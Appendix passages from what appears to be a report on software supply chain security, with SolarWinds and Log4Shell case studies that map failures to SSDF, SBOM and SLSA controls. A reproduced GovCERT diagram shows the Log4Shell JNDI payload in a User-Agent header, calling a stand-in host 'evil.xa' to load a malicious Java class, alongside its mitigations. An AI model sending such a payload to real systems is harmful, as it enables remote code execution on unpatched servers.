From a risk control perspective, SSDF reduces the likelihood of exploitable defects and weak assurance by embedding security into routine development. It also improves response capability by formalising vulnerability management, including triage, patching and communication to customers. Frameworks such as OWASP SAMM and Microsoft's Secure Development Lifecycle provide similar themes such as governance, design review, implementation controls and verification (OWASP, 2020) (Microsoft, n.d.). Compared with SBOM and SLSA, SSDF produces broader evidence: policies, training logs, review records, test results and vulnerability handling metrics. [Go back.](#)

1.10. Appendix C: Case study

1.1.12. Appendix C: SolarWinds Orion case study extended

1.10.1.1. Proposed risk controls

1. Provenance enforcement (release acceptance policy):

Require signed build provenance for each release; reject artifacts without valid attestations (commit, builder identity, build steps) (SLSA, n.d.).

2. Build isolation and identity hardening:

Segregate build systems from general IT; enforce MFA, least privilege, and strong identity controls for CI/CD and source control access. This aligns with secure development expectations under SSDF practices (NIST, 2022).

3. Release gating and dependency controls:

Implement policy gates for critical builds (approved sources, dependency allow-lists / pinning, controlled build-tool updates). SLSA's model supports raising assurance incrementally through stronger build guarantees and attestation requirements (SLSA, n.d.).

4. Customer-side verification and monitoring:

At ingestion/deployment, validate vendor signatures and provenance/SBOM bundles. Monitor for unexpected beaconing and anomalous update behaviour. This approach aligns with broader supply chain risk management thinking: trust must be converted into verifiable evidence and operational detection (NTIA, 2021). [Go back.](#)

1.10.1.2. Mapping table

Control failure (why it worked)	Control (what to do)	Framework anchor	Evidence artifacts (proof)
Build integrity not independently verifiable	Require signed build provenance for each release; reject unsigned/unattested artifacts	SLSA provenance; SSDF PS	Provenance attestations, signed release metadata, immutable logs
Trust in signed updates was implicit	Enforce provenance + SBOM verification at ingestion; validate signatures and attestations	SLSA + SBOM; SSDF PW/PS	Verification logs, CI/CD policy enforcement reports, SBOM + provenance bundle
Detection lag and evidence gaps	Store signed SBOMs with releases and maintain	SBOM; SSDF PO	SBOM archive per version, asset inventory, incident

	install/version visibility; create response playbooks		playbook, patch SLA logs
Build environment could be abused	Isolate build runners; MFA; least privilege; separation of duties for release promotion	SLSA build; SSDF PS/PW	IAM policies, MFA logs, runner isolation diagrams, access audits
Build-time dependency poisoning risk	Dependency pinning + allow-lists; controlled updates for build tooling	SLSA; SSDF PW	Dependency lock files, allow-list policies, build-tool change records

Table 1: Mapping table of SolarWinds case.

[Go back.](#)

1.1.13. Appendix C: Log4Shell (Apache Log4j) case study

1.10.1.3. Background and attack path

A security flaw known as Log4Shell (CVE-2021-44228) allows remote code execution through Apache Log4j2 when untrusted input gets logged under certain conditions, causing unintended JNDI queries (NIST, 2021), (CISA, 2022). Because Log4j appears deeply within countless systems - sometimes hidden inside third-party components - it spread far beyond obvious deployment points. Exposure occurred silently across sectors, where teams ran software containing the library without awareness of its inclusion. Unexpected reach amplified impact, turning isolated weaknesses into widespread risk (CISA, 2021), (CERT-EU, 2021) .

One major hurdle emerged when fixes turned out to involve more than one update. As fresh risks surfaced, recommendations shifted repeatedly. Several interconnected flaws in Log4j appeared rapidly after the first report (Apache Logging Services, n.d.), (CERT-EU, 2021). Authorities including CISA highlighted ongoing attacks across many systems. Their alerts stressed fast response alongside continuous observation. With each new disclosure, teams had to reassess their position (CISA, 2021).

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



⚠ BLOCK WITH WAF

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

⚠ DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server
http://victim.xa



Vulnerable log4j
implementation



Malicious LDAP Server
ldap://evil.xa



⚠ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

The LDAP server responds with directory information that contains the malicious Java class

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

GovCERT.ch

Figure 7: Log4j attack (Harpur, n.d.).

1.10.1.4. Issue Identification

1. Dependency visibility was weak

Many organisations lacked accurate inventories of where Log4j existed (including nested/transitive use and vendor-bundled copies), delaying identification of affected systems. This is a core failure of software transparency and component tracking (Apache Logging Services, n.d.), (CISA, 2021).

Risk impact: time-to-identify and time-to-patch increased, allowing scanning and exploitation to outpace remediation.

2. Patch and configuration complexity created residual exposure

Across several Log4j2 releases, CVE-2021-44228 remained relevant - its impact shaped by specific version traits alongside how settings handled lookups. The NVD highlights adjustments beginning at 2.15.0, observing that subsequent updates gradually eliminated the problematic features entirely (NIST, 2021).

Risk impact: Some systems remain exposed due to incomplete updates, mismatched improvements, because older Java versions or locked-down hardware cannot be modified easily.

3. Evidence gaps hindered confident scoping and detection engineering

Responders needed high-confidence evidence about where the vulnerable library was deployed, whether exploitation occurred, and what indicators to monitor. Government and CERT guidance emphasised that exploitation was widespread and likely to persist, requiring ongoing detection and hunting rather than one-time patching (CISA, 2021).

1.10.1.5. Control Evaluation

1. SBOM: accelerating identification and impact analysis

For Log4Shell, SBOMs are unusually high-value because the primary failure was unknown dependency presence. Machine-readable SBOMs, maintained and exchanged with suppliers, enable faster determination of “where Log4j is,” including transitive dependencies. This aligns with CISA’s positioning of SBOMs as a foundation for software transparency and incident scoping, and with NTIA’s SBOM minimum elements for consistent exchange (Apache Logging Services, n.d.).

2. SLSA: improving patch integrity and release assurance

SLSA does not prevent a vulnerability like Log4Shell from existing upstream, but it strengthens confidence that internal releases and rebuilds actually incorporate patched dependencies (and that emergency rebuilds are traceable to specific source and dependency states). Signed provenance supports reproducible, auditable remediation under pressure (NIST, 2021).

3. NIST SSDF: disciplined vulnerability response and secure dependency governance

SSDF is directly relevant because it formalises “Respond to Vulnerabilities” practices (triage, patching, communication) and “Protect the Software” practices (access control, integrity protection). The Log4Shell response problem was largely operational: rapid coordination, measurable patch SLAs, and evidence-backed remediation across many teams and suppliers (Apache Logging Services, n.d.).

1.10.1.6. Mapping table

Control failure (why it worked)	Control (what to do)	Framework anchor	Evidence artifacts (proof)
Dependency visibility was weak (unknown Log4j presence, especially transitive/vendor-bundled)	Maintain SBOMs for critical apps and require SBOMs from suppliers; map SBOMs to asset inventory so you can identify exposure fast	SBOM; SSDF PO	SBOM per release (SPDX/CycloneDX), SBOM-to-asset mapping, affected-systems list with timestamps, supplier SBOM intake records
Patch + configuration complexity caused residual exposure (multiple fixes/mitigations, uneven rollout)	Establish a zero-day response workflow with patch SLAs, staged rollout, and validation; treat mitigations as temporary and track exceptions	SSDF RV; SSDF PW	Patch SLA dashboard, change tickets, deployment logs, mitigation validation results, exception register for “can’t patch” systems
Detection lag and evidence gaps (unclear where vulnerable versions existed / whether exploitation occurred)	Centralise version/install visibility + continuous hunting; maintain an “affected software” register and detection rules for exploit patterns	SBOM; SSDF RV; C-SCRM	Asset inventory, software composition scan results, SIEM detections/hunt logs, incident scoping worksheets, affected-software register
Emergency rebuilds/releases were ad-hoc (hard to prove what shipped and when fixes entered prod)	Enforce signed build provenance for rebuilds and releases; pin dependencies to ensure patched libraries are actually included	SLSA provenance; SSDF PW	Signed provenance attestations (builder ID, commit hash, inputs), immutable artifact registry logs, dependency lockfiles, release bundles (artifact + provenance)
Supplier/bundled products extended the long tail (vendor appliances/services lag in remediation)	Supplier assurance requirements: SBOMs for vendors; for high-risk suppliers, require provenance and notification SLAs for critical vulns	SBOM; SSDF PO; C-SCRM	Supplier compliance records, SBOM/provenance receipt + validation logs, contractual notification SLAs, vendor remediation tracking reports

Table 2: Mapping table of Log4j case.

[Go back.](#)